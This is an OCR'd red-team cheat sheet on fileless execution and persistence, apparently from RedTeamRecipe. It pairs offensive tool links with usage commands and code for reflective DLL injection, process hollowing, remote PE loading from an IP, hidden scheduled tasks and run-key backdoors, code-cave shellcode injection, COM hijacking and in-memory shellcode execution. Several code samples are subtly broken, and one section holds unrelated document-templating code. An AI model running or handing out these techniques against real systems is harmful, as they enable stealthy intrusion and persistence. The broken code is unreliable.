
REDTEAMRECIPE.COM
POWERED BY HADESS.IO
FILELESS EXECUTION METHODS
https://t.me/learningnets

# REFLECTIVE DLL INJECTION

https://github.com/monoxgas/sRDI

DotNetLoader.exe TestDLL_x64.dll

Usage

REDTEAMRECIPE.COM

POWERED BY HADESS.IO

# PROCESS HOLLOWING

https://github.com/boku7/HOLLOW

REDTEAMRECIPE.COM

hollow svchost.exe calc.bin

Usage

POWERED BY HADESS.IO

# PE LOADER

https://github.com/TheD1rkMtr/FilelessPELoader

REDTEAMRECIPE.COM

FilelessPELoader.exe 192.168.126.240 8080 cipher. bin key. bin

Usage

POWERED BY HADESS.IO

# REGISTRY RUN KEYS


https://github.com/outflanknl/SharpHide
https://github.com/panagioto/SyscallHide

SharpHide.exe
action=create keyvalue="C:\Windows\Temp\Bla.exe"

or

SyscallHide.exe create C:\Windows\Temp\backdoor.exe argument1

Usage



# SCHEDULED TASKS

https://github.com/netero1010/ScheduleRunner
https://github.com/mkellerman/PSRunAs

Usage

```
ScheduleRunner.exe /method:create /taskname:Cleanup
/trigger:daily /starttime:23:30 /program:calc.exe
/description:"Some description" /author:netero1010
/technique:hide
```

or

```
Import-Module .\Invoke-ScheduledJob\Invoke-
ExpressionAs.psm1
$Credential = Get-Credential
Invoke-ExpressionAs -Command "& cmd /c notepad.exe" -
Credential $Credential
```

REDTEAMRECIPE.COM



POWERED BY HADESS.IO

# SCRIPTLETS


https://github.com/snowindy/scriptlet4docx

```
// Setting up parameters for template processing
HashMap<String, Object> params = new HashMap<String, Object>();
params.put("name", "John");
params.put("sirname", "Smith");

// Define template source
// Option 1. Template is read from file system
DocxTemplater docxTemplater = new DocxTemplater(new
File("path_to_docx_template/template.docx"));
// Option 2. Template is read from a stream
DocxTemplater docxTemplater = new DocxTemplater(new
FileInputStream(new File("path_to_docx_template/template1.docx")),
"template1");

// Actual processing
// Option 1. Processing with file as result
docxTemplater.process(new File("path_to_result_docx/result.docx"),
params);
// Option 2. Processing with writing result to OutputStream
docxTemplater.process(new FileOutputStream(new
File("path_to_result_docx/result.docx")), params);
// Option 3. Processing with InputStream as result
InputStream docInputStream =
docxTemplater.processAndReturnInputStream(params);
```

Usage



# MACROS

https://github.com/FortyNorthSecurity/EXCELntDonut


EXCELntDonut -f exe_source.cs -r System.Windows.Forms.dll --sandbox --obfuscate

Usage



REDTEAMRECIPE.COM

POWERED BY HADESS.IO



# CODE CAVE

https://github.com/XaFF-XaFF/CaveCarver
https://github.com/Antonin-Deniau/cave_miner

search ~/Downloads/putty.exe

or

CaveCarver.exe path_to_exe path_to_shellcode

Usage

REDTEAMRECIPE.COM

POWERED BY HADESS.IO

# COM HIJACKING

https://github.com/nccgroup/acCOMplice
https://github.com/danielwolfmann/Invoke-WordThief

```
$keys = Get-CLSIDRegistryKeys -RegHive HKCR
$results = $keys | % {$guid = Extract-GUIDFromText $_;
Map-GUIDToDLL -guid $guid 2> $null }
```

or

```
Invoke-WordThief
```

Usage

# PROCESS DOPPELGÄNGING

https://github.com/Spajed/processrefund

REDTEAMRECIPE.COM

processrefund.exe svchost.exe MalExe.exe

Usage

POWERED BY HADESS.IO

# POWERSHELL DOWNGRADE ATTACK

https://github.com/trustedsec/unicorn

REDTEAMRECIPE.COM

python unicorn.py <path_to_shellcode.txt>: shellcode hta

Usage

POWERED BY HADESS.IO

# MANUALLY MAP A DRIVER


https://github.com/DarthTon/Blackbone

VirtualAllocEx->WriteProcessMemory->MmMapIoSpace

Usage

REDTEAMRECIPE.COM

POWERED BY HADESS.IO



# COFF LOADER

https://github.com/Yaxser/COFFLoader2

REDTEAMRECIPE.COM

COFFLoader2.exe /load example.coff

Usage

POWERED BY HADESS.IO

# DYNAMIC ALLOCATION OF MEMORY

https://github.com/RedXRanger/StageStrike

```
import ctypes

# Allocate memory space
executable_code = ctypes.create_string_buffer(b'\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xc3')

# Convert the memory space to a function pointer
function_pointer = ctypes.cast(executable_code, ctypes.CFUNCTYPE(None))

# Call the executable code using the function pointer
function_pointer()

# Free the allocated memory space
ctypes.windll.kernel32.VirtualFree(ctypes.addressof(executable_code), 0, ctypes.c_uint(0x8000))
```

Usage

# FUNCTION POINTER EXECUTION

https://github.com/RedXRanger/StageStrike

```c
#include <stdio.h>
#include <stdlib.h>

// The function to execute in memory
int add(int a, int b)
{
    return a + b;
}

int main()
{
    // Allocate memory with the executable flag set
    void* mem = malloc(1024);
    int (*func_ptr)(int, int) = (int (*)(int, int))mem; // cast the pointer to a function pointer

    // Copy the machine code of the add function to the allocated memory block
    char code[] = {0x55,            // push ebp
                   0x89, 0xE5,      // mov ebp, esp
                   0x8B, 0x45, 0x08, // mov eax, [ebp+8]
                   0x03, 0x45, 0x0C, // add eax, [ebp+12]
                   0x5D,            // pop ebp
                   0xC3};           // ret
    memcpy(mem, code, sizeof(code));

    // Call the function using the function pointer
    int result = func_ptr(2, 3);
    printf("Result: %d\n", result);

    free(mem); // free the allocated memory
    return 0;
}
```

Usage

# .TEXT-SEGMENT EXECUTION

https://github.com/RedXRanger/StageStrike

REDTEAMRECIPE.COM

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

typedef void (*func_ptr)();

int main(int argc, char *argv[]) {
  FILE *fp;
  long size;
  char *buffer;
  func_ptr func;

  // Open the executable file for reading
  fp = fopen(argv[1], "rb");

  // Get the size of the .TEXT segment
  fseek(fp, 0L, SEEK_END);
  size = ftell(fp) - 0x1000;
  rewind(fp);

  // Allocate a block of memory to hold the .TEXT segment
  buffer = (char *)malloc(size);

  // Copy the contents of the .TEXT segment into the allocated memory block
  fseek(fp, 0x1000, SEEK_SET);
  fread(buffer, size, 1, fp);

  // Close the file
  fclose(fp);

  // Cast the starting address of the allocated block of memory to a function pointer
  func = (func_ptr)buffer;

  // Call the function using the function pointer
  (*func)();

  // Free the allocated memory block
  free(buffer);

  return 0;
}
```



Usage

POWERED BY HADESS.IO

# RWX-HUNTER EXECUTION

https://github.com/RedXRanger/StageStrike

```
#include <Windows.h>
#include <stdio.h>
#include <stdint.h>
#include <assert.h>

#define RWXHUNTER_IMPL
#include "rwxhunter.h"

int main(int argc, char** argv) {
    uint8_t shellcode[] = "YOUR SHELLCODE HERE";

    // Initialize RWX-Hunter
    int rwxh_result = rwxh_init();
    assert(rwxh_result == RWXH_OK);

    // Find executable memory page
    void* exec_mem = rwxh_alloc_exec(sizeof(shellcode));
    assert(exec_mem != NULL);

    // Copy shellcode to executable memory page
    memcpy(exec_mem, shellcode, sizeof(shellcode));

    // Set memory page as executable
    rwxh_set_exec(exec_mem, sizeof(shellcode));

    // Cast executable memory to function pointer and execute shellcode
    int (*shellcode_func)() = (int(*)())exec_mem;
    shellcode_func();

    // Free executable memory page
    rwxh_free_exec(exec_mem);

    return 0;
}
```



Usage

REDTEAMRECIPE.COM

POWERED BY HADESS.IO

# REDTEAMRECIPE.COM

RedTeamRecipe is a platform designed for cybersecurity professionals who want to learn more about red teaming and penetration testing. Red teaming is a practice where an organization simulates a real-world cyber attack to identify vulnerabilities and improve their security measures.